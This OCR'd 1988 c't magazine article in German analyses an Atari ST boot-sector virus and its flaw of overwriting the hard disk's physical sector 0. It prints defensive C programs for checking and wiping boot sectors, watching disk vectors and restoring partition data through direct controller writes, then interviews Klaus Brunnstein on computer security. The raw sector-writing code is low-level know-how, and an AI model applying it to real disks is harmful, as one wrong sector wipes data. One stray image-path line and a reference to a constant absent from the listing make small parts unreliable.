Der Virus-Programmierer hat in den Routinen *vir_med* und *vir_bpb* fein säuberlich das Device-Wort zuoberst auf den Stack gelegt. Nach dem Sprung zu *new_vir* ist derselbe Vorgang vor Aufruf von *Rwabs* erneut erforderlich, da die Rücksprungadresse beim Unterprogrammaufruf auf dem Stack abgelegt wird. Zuvor schiebt der Programmierer jedoch die Register D0 bis D2 und A0 bis A3 auf den Stack und greift daher mit dem Befehl

```
move.w $4(A7),-(A7)
```

nicht auf die Device-Nummer, sondern auf das untere Wort von Register D1 zu. Was dort aber steht, das wissen nur die Götter und das TOS, das dieses Register in einigen Routinen als Hilfsvariable nutzt.

Das bedeutet nun nichts anderes, als daß 'irgendwas' als Device an *Rwabs* übergeben wird. Dieses Irgendwas scheint sehr oft Null zu sein, denn die Infizierung des logischen Laufwerkes A: funktioniert fast immer. Manchmal steht aber doch ein anderer Wert in Register D1. Was dann geschieht, kann man mit Hilfe des Programms 'Test-Rwabs' nachvollziehen.

Es liest Device- und Sektornummer von der Konsole und ruft dann *Rwabs* für eine Leseoperation auf. Ich habe nicht alle möglichen Werte ausprobiert, aber immerhin festgestellt, daß die Funktion bei gesetztem vierten Bit (also beispielsweise $12 für C:) nicht auf den logischen Sektor Null dieser Partition, sondern auf den physikalischen Sektor Null der Festplatte zugreift.

Therapie

Bereits befallene Disketten sollten umgehend gesäubert werden. Dazu ist es unbedingt notwendig, das System virusfrei zu booten. Danach kann man mit einem Disketten-Monitor an dem Bootsektor herumbasteln. Obwohl die Veränderung eines Bytes reicht, den Sektor 'unbootbar' zu machen, dürfen penible Naturen ihn vollständig nullen; allerdings unter Aussparung der Diskettenstruktur-Informationen im Bereich $08-$1D.

Da eine unbemerkte Infektion sehr schnell den ganzen Disketten kasten ansteckt, soll Ihnen ein kleines C-Programm helfen, eine größere Anzahl von Disketten schnell und bequem zu überprüfen. Das Programm Bootsektor-Check fordert Sie nach dem Start auf, die verdächtige Diskette einzulegen. Der Bootsektor wird mit der *Rwabs*-Funktion eingelesen, auf Bootbarkeit überprüft und das Ergebnis angezeigt.

Das Programm gibt für den hier beschriebenen Virus noch zusätzlich das Alter aus. Bei Bootsektor-Viren anderer Bauart ist dieser Wert natürlich ohne Aussage. Sie können nun entscheiden, ob der Sektor genullt werden soll (unter Aussparung der Diskettenstruktur-Informationen) und zugleich eine Prüfsumme erhält, die ihn mit Sicherheit als nicht bootbar kennzeichnet, oder ob der Sektor belassen wird (beispielsweise weil man medizinische Ambitionen hat und den Virus gerne sezieren möchte).

Patient Festplatte

Als Besitzer einer Festplatte können Sie von der vorliegenden Form des Virus besonders betroffen werden. Der physikalische Sektor Null ist hier den logischen Laufwerken übergeordnet und enthält Angaben zur Hardware sowie Partitionierung der Platte. Falls nun durch Übergabe einer 'unsinnigen' Device-Nummer eine Installation des Virus dort erfolgt, ist die Platte für AHDI erst einmal 'gestorben'.

Man könnte sich natürlich mit einer Neuformatierung der Platte recht einfach aus der Affäre ziehen. Jeder umsichtige Benutzer einer Harddisk wird von allen wichtigen Programmen Sicherungskopien besitzen. Allerdings ist ein derartiges Un-

Ein Programm zum bequemen 'Entseuchen' von Disketten erleichtert das Überprüfen großer Diskettenmengen.

```
/*************************************************************
*  BOOTSECTOR - CHECK                                        *
*  ==================                                        *
*  Auffinden und Überschreiben von Viren im Bootsector       *
*  Anwendung : bei unbekannten Disketten                     *
*                                                            *
*  Rechner          :   ATARI 260,520,520+ ...               *
*  Sprache          :   Lattice C V3.04                      *
*  Autor            :   Guido Leister                        *
*  erstellt         :   20.03.88                             *
*  letzte Änderung  :   29.03.88                             *
*************************************************************/

#include <portab.h> /* sollte auch mit anderen Compilern */
#include <osbind.h> /* laufen                            */
#include <stdio.h>
#include <gemlib.h>

main()
{
  UWORD buf[256];                  /* Platz für Bootsector */
  UWORD i,ret,sum=0;
  WORD s[180];

  appl_init();                     /* GEM initialisieren */
  ret=form_alert(1,"[2][A: Diskette einlegen!]
                    [Los geht's!Nix wie weg]");
  if (ret==1)
  {
    Rwabs(0,buf,1,0,0);            /* Bootsector A: in buf */
    for (i=0;i<256;sum+=buf[i++]);       /* Summe bilden */
    if (sum==0x1234)                     /* Ausführbar ? */
    {
      sprintf((char*)s,"[2][Vorsicht Viren!!
                        !Bootsektor ausführbar!
                        !Alter: %d. Gen.]
                        [Löschen!Na und]",buf[3]);
      ret=form_alert(1,s);               /* Was nun ?   */
      if (ret==1)                        /* Weg damit ! */
      {
        for (i=16;i<256;buf[i++]=0xe5e5);
        sum=0;
        for(i=0;i<256;sum+=buf[i++]);    /* Neue Summe */
        sum=((0x1234-sum) & 0xffff)+1;
        buf[255]=sum;                    /* Nicht ausführbar */
        Rwabs(3,buf,1,0,0);              /* Zurück auf Disk */
        form_alert(1,"[3][Das ging ja gerade!nochmal gut!]
                      [Genau]");
      }
    }
    else                                 /* Keine Gefahr */
    {
      form_alert(1,"[1][Diskette in Ordnung!][Puh!]");
    }
  }
  appl_exit();
}
```

Bootsektor der Atari-Harddisk	
Byte	Aufgabe
$000 -$1B5	hier steht das Boot-Programm
$1B6 -$1C1 $1C2	Formatinformationen: dürfen vom Boot-Programm überschrieben werden Größe der gesamten Harddisk in Sektoren
$1C6 $1C7 $1CA $1CE	Partition Flag (0 = aus / 1 = an / $81 = bootbar) der ersten Partition ID = Bezeichnung der Harddisk: 'GEM' Startsektor der ersten Partition Größe der ersten Partition in Sektoren
$1D2 -$1DA	entsprechender Parameterblock für die zweite Partition
$1DE -$1E6	Parameter der dritten Partition
$1EA -$1F2	Parameter der vierten Partition
$1F6 $1FA $1FE	Startsektor der Liste mit defekten Sektoren Anzahl der defekten Sektoren Füllwort für die 'Magic'-Checksumme ($1234)

Die Startsektoren der einzelnen Partitionen entsprechen dem Bootsektor der Festplatte, allerdings sind die Daten um zwei Bytes nach hinten verschoben.

terfangen wenig attraktiv. Daher sollte anderen Methoden der Vorzug gegeben werden.

Eine Wiederherstellung der Hardware- und Partitionsinformationen für Sektor Null ist notwendig. Die Hardware-Felder stellen in dieser Hinsicht kein Problem dar. Das Handbuch zur Harddisk gibt über sie bereitwillig Auskunft. Etwas schwieriger ist die Sache bei den Partitionsdaten: Welche Bedeutung die jeder Partition zugeordneten 12 Bytes haben, wird wohl beschrieben, was aber HDX.PRG bei der Partitionierung hineinschreibt, bleibt ein Geheimnis. Wo genau (bei einigen zigtausend Sektoren) die Trennlinie zwischen zwei Partitionen liegt, wäre wohl allenfalls per Disassemblierung des Programms zu erfahren.

Mein erster Ansatz war der Vergleich mit einer Platte, deren erste Partition ebenfalls 16 MByte groß ist. Hier gab es nur Teilerfolge: Partition C: war wieder voll zugänglich, von D: meldete das System null Bytes in null Dateien; die Trennlinie lag falsch. Ihre Position ist abhängig von der Gesamtzahl gültiger Partitionen.

Glücklicherweise habe ich bei weiteren Untersuchungen mit Disketten-Monitor und verschiedenen Testprogrammen eine mir bislang unbekannte Tatsache entdeckt, die alle Probleme mit einem Schlag löst: Die Systeminformationen des physikalischen Sektors Null sind in gleicher Form in den logischen Sektoren Null der einzelnen Partitionen enthalten; allerdings ist ihre Position innerhalb des Sektors um zwei Bytes nach hinten verschoben.

Dies macht den Entwurf des Programms 'Restore-Partition' bestechend einfach: den erhalten gebliebenen logischen Sektor Null von Partition C: lesen, die wichtigen Daten um den Versatz von zwei Bytes nach vorne verrücken, den Rest sicherheitshalber mit Nullen überschreiben und auf den physikalischen Sektor Null der Platte zurückschreiben. Nebenbei wird damit auch der Virus vernichtet.

Dazu ist allerdings etwas Aufwand zu treiben, da ohne den installierten Treiber ein direkter Zugriff auf die DMA-Schnittstelle des ST erfolgen muß. Ich habe mich dabei aus Bequemlichkeit der in [2] veröffentlichten Routinen bedient und ein neues Hauptprogramm dazu geschrieben. Bei Platten, die bereits Einträge in der Bad-Sector-Liste haben, besteht die Möglichkeit, daß die Partition C: nicht direkt hinter dem physikalischen Sektor Null beginnt. In diesem Fall muß der zu lesende Sektor experimentell ermittelt werden.

Prophylaxe

Die Vorbeugung gegen RAM-residente Bootsektor-Viren wie dem hier geschilderten umfaßt drei Punkte:

- Das System möglichst immer mit einer eigenen, stets schreibgeschützten Diskette hochfahren.
- Wo dies aus irgendwelchen Gründen nicht möglich ist, die Harddisk ausschalten und Zweitlaufwerke leer lassen, um dem Virus keine Chance zur Ausbreitung zu geben. Nach der Benutzung einer möglicherweise infizierten Diskette das System abschalten und erneut mit einer sauberen Diskette hochfahren. Dabei sollte man nicht vergessen, daß RAM-residente Viren (wie auch das hier vorgestellte Exemplar) ohne weiteres resetfest sein können!
- Falls der zweite Punkt aus irgendwelchen Gründen nicht beachtet werden kann, sollte man sich vor dem Booten von der unbekannten Diskette mit einem Disk-Monitor oder dem Programm 'Bootsektor-Check' von der 'Unverfänglichkeit' des Bootsektor-Inhalts überzeugen.

Jeder Kopiervorgang trägt zur Weiterverbreitung eines Virusprogramms bei. Wenn das System bei Leseoperationen über einen Schreibschutz meckert, ist der 'Unhold' mit Sicherheit bereits im System. Dann hilft nur sofortiges Ausschalten und Booten mit einer schreibgeschützten und 'sauberen' Diskette, die man immer parat haben sollte. Danach sollte man die Bootsektoren aller in Gebrauch befindlichen Disketten untersuchen, um die Größe des Schadens festzustellen und eine weitere Ausbreitung zu verhindern.

Geschickt programmierte Viren werden sich aber selbstverständlich nicht durch einen Vermehrungsversuch während einer Leseoperation verraten. Um sie zu erkennen, muß man anders vorgehen: RAM-residente Viren, die sich durch die Kontaminierung der Bootsektoren von sauberen Disketten weiterverbreiten, müssen zumindest einige der Vektoren umbiegen, die das System zur Verwaltung der Massenspeicher benutzt.

```
/*************************************************************
*  WATCH VECTOR                                              *
*  ============                                              *
*  Überwachen der Diskvektoren und evtl Zurücksetzen         *
*  Anwendung : Als ACC im System                             *
*                                                            *
*  Rechner          : Atari ST Serie                         *
*  Sprache          : Lattice C V3.04                        *
*  Autor            : Guido Leister                          *
*  erstellt         : 19.03.88                               *
*  letzte Änderung  : 29.03.88                               *
*                                                            *
*  Hierbei handelt es sich um eine Sonderform eines ACC,     *
*  welches nicht in die Menu-Leiste eingetragen wird,        *
*  und somit dort auch keinen Platz belegt. Es kann          *
*  daher nicht angeklickt werden, aber es meldet sich        *
*  von selbst, wenn es etwas zu sagen hat.                   *
*************************************************************/

#include <portab.h>
#include <gemlib.h>
#include <osbind.h>

#define HDV_BPB      0xfc0de6 /* Original Vektoren Rom - */
#define HDV_RW       0xfc10d2 /* TOS 6.2.86              */
#define HDV_BOOT     0xfc137c
#define HDV_MEDIACH 0xfc0f96

#define FOREVER for(;;)       /* Wie der Name schon sagt */

int _MNEED = 1024;          /* Lattice Compiler Directive */
                            /* für 1024 Byte Run-Time Me- */
                            /* mory                       */
main()
{
  WORD ret;
  LONG bpb   = HDV_BPB;
  LONG rw    = HDV_RW;
  LONG boot  = HDV_BOOT;
  LONG media = HDV_MEDIACH;

  appl_init();          /* GEM initialisieren    */
  evnt_timer(8000,0);   /* erstmal 8sec schlafen */
  Cconout(7);           /* dann bemerkbar machen */
  form_alert(1,"[2][Watch Virus V1.0 installiert!
          03/88 by Guido Leister][Na Sowas]");
  FOREVER
  {
    evnt_timer(1000,0); /* alle Sekunde mal nachsehen */
    if ((peek_long(0x472)!=bpb) ||
        (peek_long(0x476)!=rw ) ||
        (peek_long(0x47a)!=boot)||
        (peek_long(0x47e)!=media))
    {
```

```
      Cconout(7);   /* da ist was faul ! */
      ret=form_alert(0,"[1][Vorsicht Viren!|Disk Vektoren verbogen!
                       Oder nur die Ramdisk?][Restore!Watch New]");
      switch (ret)
      {  /* was tun ? */
        case 1 : /* Variablen auf alte Werte zurücksetzen */
                 poke_long (0x472,bpb);
                 poke_long (0x476,rw);
                 poke_long (0x47a,boot);
                 poke_long (0x47e,media);
                 break;
        case 2 : /* hat seine Richtigkeit, dann eben auf */
                 /* die neuen Vektoren aufpassen, zB fuer */
                 /* Ramdisk oder andere TOS Version      */
                 bpb   = peek_long (0x472);
                 rw    = peek_long (0x476);
                 boot  = peek_long (0x47a);
                 media = peek_long (0x47e);
                 break;
      }
    }
  }
}

/*********************************************************
* Zugriff auf Speicher im Supervisor-Mode   adr --> val *
*********************************************************/
peek_long (adr)

LONG adr;
{
  LONG ss,val;

  ss=Super(0L);
  val=*(long*)adr;
  Super(ss);
  return(val);
}

/*********************************************************
* Speicherzugriff im Supervisor-Mode        adr,val --> *
*********************************************************/
poke_long(adr,val)

LONG adr,val;
{
  LONG ss;

  ss=Super(0L);
  *(long*)adr=val;
  Super(ss);
}
```

Diese Sonderform eines Accessory wird nicht in der Menüleiste eingetragen. Das Programm meldet sich, wenn eine Veränderung der überwachten Systemvektoren erfolgt.

Es wäre also ein brauchbarer Ansatz, mit einem Programm den Zustand der entsprechenden Vektoren zyklisch zu überprüfen. Das abgedruckte Accessory erfüllt diese Aufgabe und erzeugt eine Alarmmeldung, wenn sich eine Systemvariable ändert. Da aber auch nützliche Programme wie RAM-Disk- und Harddisk-Treiber sich so in das TOS einhängen, bleibt es dem Anwender überlassen, ob die Vektoren wieder auf ihren ursprünglichen Wert gesetzt werden. Wer regelmäßig eine RAM- oder Harddisk benutzt, sollte das Programm dahingehend verändern, daß es auch die legal veränderten Vektoren mitbewacht.

Fazit

Es wird in Zukunft wohl mit einer regelrechten Virusschwemme zu rechnen sein. In der Redaktion sind bereits zwei entfernte Verwandte des vorgestellten Bootsektor-Virus aufgetaucht, die sich noch nie durch unerlaubte Schreibzugriffe verraten haben. Einer davon meldet sich unregelmäßig mit vier Bomben; die Daten einer gerade laufenden Anwendung gehen dadurch verloren.

Es steht auch zu erwarten, daß derartige Programme weiter verfeinert und damit schwerer erkennbar werden. Die Schutzbemühungen des einzelnen könnten zu einer weitgehenden Quarantäne des eigenen Diskettenarchivs führen. Vielleicht würde dies der Raubkopiererei unversehens die Zukunft nehmen? Womit die Frage auftaucht, ob nicht einige Viren die Produkte von Sofwarehäusern sind, die freigesetzt wurden, um die Software-Piraterie einzudämmen.

Auf der Strecke bliebe dabei aber auch das Public-Domain-Prinzip. Wer möchte schon eine Diskette kopieren, über deren Gefährlichkeit er sich nicht im klaren ist? Alle Viren-Programmierer, die ihre Tätigkeit als Scherz verstehen, sollten sich eine derartige Situation vor Augen halten. Auch sie werden unter den Geschädigten sein, wenn auch nur mittelbar. Die Abwehr immer neuer Viren-Typen wird einer User-Gruppe aber nicht durch gegenseitige Isolation, sondern nur durch verstärkte Kommunikation gelingen. (ad)

Literatur

[1] Eckhard Krabel: Die Viren kommen, c't 4/87

[2] Jens Abraham: Blitzstart, c't 8/87


[3] Alfons Kramer; Thomas Riebl; Winfried Hübner: Das TOS-Listing, Verlag Heinz Heise, Hannover 1988


```
/*****************************************
* RESTORE-PARTITION                      *
* =================                      *
* Verlorengegangene Partitionsinforma-   *
* tionen auf Bootsektor der Harddisk     *
* wiederherstellen.                      *
*                                        *
* Rechner           : Atari ST Serie     *
* Sprache           : Megamax C          *
* Autor                                  *
*  - main ()        : Thomas Koziel      *
*  - alles andere   : übernommen von     *
*                     Jens Abraham       *
*                     c't 8/87           *
* Erstellt          : März '88           *
*****************************************/

#include <osbind.h>

#define WORD int
#define LONG long
#define BYTE char

#define FALSE 0

/*****************************************
*    HardDisk Controller Kommandos       *
*****************************************/

#define READ  0x08008aL
#define WRITE 0x0a008aL

/*****************************************
*          Puffer für Bootsektor         *
*****************************************/

BYTE buffer [512];

/*****************************************
*    Sperren der Floppy VBL-Routine      *
*****************************************/

WORD *flock = 0x43eL;
```

```
/*****************************************
*          MFP und DMA Adressen          *
*****************************************/

BYTE *gpip      = 0xfffa01L;
WORD *diskctl_w = 0xff8604L;
LONG *diskctl_l = 0xff8604L;
WORD *fifo      = 0xff8606L;
BYTE *dmahigh   = 0xff8609L;
BYTE *dmamid    = 0xff860bL;
BYTE *dmalow    = 0xff860dL;

/*****************************************
*                SSP-Save                *
*****************************************/

LONG save_ssp;

/*****************************************
*    Langes und Kurzes HDC-Timeout       *
*****************************************/

#define LONG_DELAY 690000
#define SHORT_DELAY 23000

/*****************************************
*  Floppy-VBL sperren und einschalten    *
*****************************************/

#define FLOCK_ON -1
#define FLOCK_OFF 0

/*****************************************
*          Supervisor setzen             *
*****************************************/

sup_on ()
{
  save_ssp = Super (0L);
}

/*****************************************
*              User setzen               *
*****************************************/
```

```
sup_off ()
{
  Super (save_ssp);
}

/*****************************************
*     Auf Interrupt vom HDC warten      *
*            sonst TIMEOUT              *
*****************************************/

WORD wait (time)

LONG time;
{
  while (time--)
    if ((*gpip & 0x20) == 0)
      return (0);
  return (-1);
}

/*****************************************
*           DMA auf Lesen               *
*****************************************/

fifo_rd (count)

WORD count;
{
  *fifo = 0x90;
  *fifo = 0x190;
  *fifo = 0x90;
  *diskctl_w = count;
  *fifo = 0x8a;
  asm
  {
    move.l  #0x00ff8604,A0
    move.l  #0x00000000,(A0)
  }
}

/*****************************************
*           DMA auf Schreiben           *
*****************************************/

fifo_wrt (count)

WORD count;
{
  *fifo = 0x90;
  *fifo = 0x190;
  *diskctl_w = count;
  *fifo = 0x18a;
  *diskctl_l = 0x100L;
}

/*****************************************
*   Langes TIMEOUT + Statusbyte vom     *
*             HDC holen                 *
*****************************************/

get_status (mode)

WORD mode;
{
  WORD err;

  err = wait (LONG_DELAY);
  if (!err)
  {
    *fifo = mode;
    err = *diskctl_w & 0xff;
  }
  return (err);
}

/*****************************************
* DMA auf Floppybetrieb/VBL aktivieren *
*****************************************/

end_hd ()

{
  WORD dummy;

  *fifo = 0x80;
  dummy = *diskctl_w;
  *flock = FLOCK_OFF;
}

/*****************************************
*      DMA-Transferadresse setzen       *
*****************************************/

set_dma (buf)

LONG buf;
{
  *dmalow  = (BYTE) (buf & 0xff);
  *dmamid  = (BYTE) ((buf >> 8) & 0xff);
  *dmahigh = (BYTE) ((buf >> 16) & 0xff);
}

/*****************************************
*   Kommandoblock für READ/WRITE über   *
*             DMA an HDC                *
*****************************************/

WORD select_sector (command,sectno,count,buf,dma)
LONG command,sectno,buf;
WORD count,dma;
{
  WORD err;

  *flock = FLOCK_ON;
  if (buf)
    set_dma (buf);
  *fifo = 0x88;
  *diskctl_l = ((LONG) dma << 21) | command;
  err = wait (SHORT_DELAY);
  if (!err)
  {
    *diskctl_l = ((LONG) dma << 21) | (sectno & 0xff0000) | 0x8a;
    err = wait (SHORT_DELAY);
    if (!err)
    {
      *diskctl_l = (sectno & 0xff00) << 8 | 0x8a;
      err = wait (SHORT_DELAY);
      if (!err)
      {
        *diskctl_l = (sectno & 0xff) << 16 | 0x8a;
        err = wait (SHORT_DELAY);
        if (!err)
        {
          *diskctl_l = (LONG) (count & 0xff) << 16 | 0x8a;
          err = wait (SHORT_DELAY);
        }
      }
    }
  }
  return (err);
}

/*****************************************
*            Sektoren lesen             *
*****************************************/

WORD hd_read (sectno,count,buf,dma)

LONG sectno,buf;
WORD count,dma;
{
  WORD err;

  sup_on ();
  err = select_sector (READ,sectno,count,buf,dma);
  if (err == 0)
    fifo_rd (count);
  err = get_status (0x8a);
  end_hd ();
  sup_off ();
  return (err);
}

/*****************************************
*          Sektoren schreiben           *
*****************************************/

WORD hd_write (sectno,count,buf,dma)

LONG sectno,buf;
WORD count,dma;
{
  WORD err;

  sup_on ();
  err = select_sector (WRITE,sectno,count,buf,dma);
  if (err == 0)
    fifo_wrt (count);
  err = get_status (0x18a);
  end_hd ();
  sup_off ();
  return (err);
}

/*****************************************
* Der in Ordnung gebliebene Sektor 0    *
* von Partition C wird gelesen, die     *
* relevanten Daten an die richtige      *
* Stelle geschoben, der Rest genullt    *
* und dann das Ganze als Partitions-    *
* sektor zurückgeschrieben.             *
* Klappe zu - Virus tot - Platte läuft *
*****************************************/

main ()

{
  int i;

  hd_read (1L,1,buffer,0);
  for (i=0;i<0x1b6;i++)
    buffer [i] = 0;
  for (i=0x1b6;i<0x1f6;i++)
    buffer [i] = buffer [i+2];
  for (i=0x1f6;i<0x200;i++)
    buffer [i] = 0;
  hd_write (0L,1,buffer,0);
}
```

Bei Platten mit defekten Sektoren muß eventuell die Konstante SECTOR hochgesetzt werden. Der entsprechende Wert läßt sich nur durch Ausprobieren ermitteln. ct



Latente Bedrohung

Über die Verletzlichkeit der Informationsgesellschaft

Hans-Jürgen Risch

Seit fast acht Jahren beschäftigt sich der Hamburger Professor für Anwendungen der Informatik, Dr. Klaus Brunnstein, mit Fragen der Sicherheit von Großrechner-Anlagen, der Bekämpfung von Computer-Kriminalität und dem Gefährdungspotential des 'Informatik-Bestiariums' aus 'Wanzen', 'Trojanischen Pferden', 'Würmern' und 'Viren'.

c't: 'Herr Professor Brunnstein, durch die Manipulation von Programmen können schwer kalkulierbare materielle und immaterielle Schäden entstehen. Wo sehen Sie Gefahren für Großrechner-Anlagen?'

Brunnstein: 'Im öffentlichen Dienst habe ich zum Beispiel bei der Analyse der Betriebsbedingungen in Rechenzentren des Einwohnermeldewesens, der staatlichen Register der Volkszählung, eine solche Vielzahl an schwerwiegenden Löchern entdeckt, daß man grundsätzlich wohl sagen kann, der öffentliche Dienst legt auf die Sicherheit der Datenverarbeitung oder auch nur auf die Gewährung des Datenschutzes, zu dem er eigentlich gesetzlich verpflichtet ist, wohl nicht so sehr viel Wert.

Das ist in der Wirtschaft gänzlich anders, jedenfalls in den großen Unternehmen. Man kann davon ausgehen, daß bei den ganz großen Unternehmen die Insider-Kriminalität geringer ist, weil es eine gewisse Kontrolle gibt. Dort wird zum Beispiel zwischen Produktions- und Entwicklungsprogrammen sauber getrennt, die entweder auf verschiedenen Rechnern laufen oder in eigenen Umgebungen. Auch die Übergabe von Programmen aus der Entwicklungs- und Test- in die Produktionsumgebung wird durch die EDV-Revision sorgfältig überwacht.

Das heißt natürlich nicht, daß es hochspezialisierten Leuten, die Interna von Betriebssystemen und anwenderunterstützenden Softwaresystemen wie Datenbanken, Compiler und insbesondere auch DFÜ-Software kennen, daß es denen nicht gelänge, da etwas zu tun. In der Regel sind aber diese Systemleute relativ weit von den Anwendungen weg, so daß die theoretische Möglichkeit, auf Dateien zuzugreifen, durch systemorganisatorische Mittel sowie durch Überprüfung und Auswertung der Protokolle eingeschränkt werden kann.'

c't: 'Wie hoch schätzen Sie die Anzahl der Fachleute ein, die in solche Großrechner-Systeme eindringen und auch dort Schäden verursachen könnten?'

Brunnstein: 'Es gibt in der Bundesrepublik etwa tausend Personen, die Interna von großen Betriebssystemen so gut kennen, daß von ihnen, wenn sie nicht gut bezahlt würden (was jedoch bei den meisten der Fall ist), Gefahr drohen könnte. Dazu gehören auch Wissenschaftler wie ich, die als Beamte schon deshalb keine kriminelle Energie haben, weil sie überhaupt keine Energie haben. Ich sehe hier aber im Prinzip große Probleme für die Zukunft.

'Über zweitausend Fälle von Computer-Mißbrauch'

Krimineller Mißbrauch von Computern und Programmen wird in unterschiedlichen Spielarten in den USA bereits seit langem beobachtet und systematisch ausgewertet: Don Parker hat am Stanford Research Institut seit den 60er Jahren über zweitausend Fälle von Computer-Mißbrauch dokumentiert, von Computer-Vandalismus (Sprengstoffanschläge von außen oder Schüsse wütender Mitarbeiter auf Computer und Peripheriegeräte) bis zum Mißbrauch von Software (wie gut verschleierte Falschbuchungen oder betrügerische Manipulationen an Programmen).'

c't: 'Sind die mittleren Datenverarbeitungsanlagen in stärkerem Maße gefährdet als die großen?'

Brunnstein: 'Es sieht im Bereich der Unternehmen, die mittlere Datenverarbeitungsanlagen einsetzen, erheblich unsicherer aus. Sie haben jetzt vielleicht auch schon einige Sicherheitsmaßnahmen ergriffen, sehen aber noch nicht, daß sich zum Beispiel durch den Anschluß von sogenannten intelligenten oder unintelligenten Terminals die Gefahren erhöhen. Hier gibt es ein erhebliches Defizit, teilweise auch im Bewußtsein der Hersteller der ganz kleinen Anlagen. Es ist kein Wunder, daß UNIX, das ich für das unsicherste Betriebssystem der Welt halte, weil es intrinsisch *(Anm. der Redaktion: von innen her)* keine Sicherheitskonzepte hat, außer der Kodierung von Paßwörtern – das ist zweitrangig –, daß UNIX das System ist, auf dem man zu Anfang praktisch alle wesentlichen Viren-Experimente gemacht hat.

Es ist auch kein Wunder, daß heute auf PCs, die sich in der Wirtschaft erheblich ausbreiten, die Computer-Kriminalität drastisch anwächst. Wobei das, was heute mit den Viren passiert, noch nicht in den Bereich der Computer-Kriminalität eindringt, weil es für viele eher Spielcharakter hat. Wir stehen erst am Anfang der böswilligen Viren, die auch über Files automatisch übertragen werden können und dann über Auto-Start-Mechanismen, also im Autoexec-Verfahren und über COM-Files beispielsweise, sich teilweise automatisch in Spur Null oder Eins auf angeblich schlechte Sektoren und Spuren schreiben.'

c't: 'Immer mehr Anwender vernetzen PCs mit dem Großrechner. Steigen dadurch die Gefahren für die Sicherheit?'

Brunnstein: 'Die größte Unsicherheit sehe ich im Augenblick bei den Netzen. Der Wunsch, im Rahmen von Local-Area-Netzen auf Ressourcen wie zum Beispiel Dateien von Kunden oder Personal von verschiedenen Seiten aus zuzugreifen, der technisch in sehr effizienter Weise schon auf vielen Netzen wie Novell oder Token Ring unterstützt wird, steht in einem gewissen Widerspruch zu dem Bedürfnis der Wirtschaft, daß nur diejenigen wirklich an die Daten herankommen, die sie für ihre Arbeit brauchen. Hier bieten die Betriebssysteme leider nicht genügend Möglichkeiten, bei Read- und Write-Access zu unterscheiden, wer welche Module benutzen kann.

Ganz grundsätzlich gehen vor allem die PC-Betriebssysteme

und in gewissem Maße auch die großen Betriebssysteme aber von dem Prinzip aus, daß grundsätzlich, wenn jemand in der Anlage ist, er alles machen darf, was man ihm zuvor erlaubt hat. Das ist eine Art Passepartout. In Wirklichkeit müßte man vom entgegengesetzten Prinzip ausgehen: Jeder braucht für das, was er machen will, einen expliziten Erlaubnisschein; jede Transaktion kann nur mit einer eigenen Erlaubnis erfolgen. Dann muß man noch mit Kontrollmechanismen überprüfen, ob das überhaupt aus Gründen der Aufgabenerfüllung gerechtfertigt ist.

'Die größte Unsicherheit sehe ich bei den Netzen'

Dazu ein Beispiel: Bei einem Vortrag vor führenden Mitarbeitern und EDV-Spezialisten eines großen deutschen Unternehmens habe ich darauf hingewiesen, daß jeder nur die Zugriffserlaubnis haben sollte, die er wirklich braucht. Der Generaldirektor dieses Unternehmens, ein sehr erfahrener Kaufmann, aber kein EDV-Spezialist, fragte daraufhin: "Ich brauchte doch wohl, wenn ich spezielle Informationen abfordere, nur eine Lese-Erlaubnis, Herr Brunnstein?" Das bejahte ich. Als er daraufhin seinen Rechenzentrumsleiter fragte: "Welche Erlaubnis habe ich denn?", erhielt er die Antwort: "Ja, aber Herr Generaldirektor, sie haben alle." Daraufhin fragte der Generaldirektor: "Was passiert eigentlich, wenn jemand bei mir im Büro einbricht?"

Ich war von dieser Aussage fasziniert, weil dieser hervorragende Manager, obwohl er sicherlich meine EDV-Ausführungen nicht in allen Details verstanden hatte, sofort den Kern des Problems erkannt hat. Ich wäre froh, wenn dies überall so wäre. Ich habe aber den Eindruck, daß in vielen großen Unternehmen, vor allem natürlich in den kleinen, es zum Statusverständnis eines Chefs gehört, alle Erlaubnisse zu haben, obwohl er sie nicht braucht und damit nur Risiken induziert.'

c't: 'Gibt es Analogien dieses Führungsverständnisses, wie es sich in der hierarchischen Pyramiden-Form zeigt, auch bei Betriebssystemen?'

Brunnstein: 'Dieses hierarchische Konzept ist wunderbar abgebildet in UNIX, das mit seinem 'Set User ID' in der Wurzel jede Erlaubnis, wenn man sie einmal hat, übermittelt. Wenn ich einmal in den Besitz der Paßwörter gekommen bin, nützt ja auch die Verschlüsselung nichts mehr, dann kann ich in der Tat alles tun. UNIX ist ein hervorragendes System zur Entwicklung von Programmen, keineswegs aber für die Sicherung von Anwendungen.

Ich kann nicht verstehen, daß beispielsweise die Freie und Hansestadt Hamburg beschlossen hat, für alle Mehrplatzsysteme UNIX auszuwählen. Das scheint mir genauso unverträglich wie die Entwicklung einiger großer Hersteller (Siemens- und Nixdorf AG zum Beispiel), die auf UNIX setzen. Ich verstehe zwar, daß man damit das Monopol von Microsoft auf der einen beziehungsweise von IBM-Systemen auf der anderen Seite brechen und eine Transparenz von Betriebssystemen vom kleinen bis zum großen Rechner erreichen will, aber in UNIX sind eben keinerlei Schutzmechanismen enthalten.

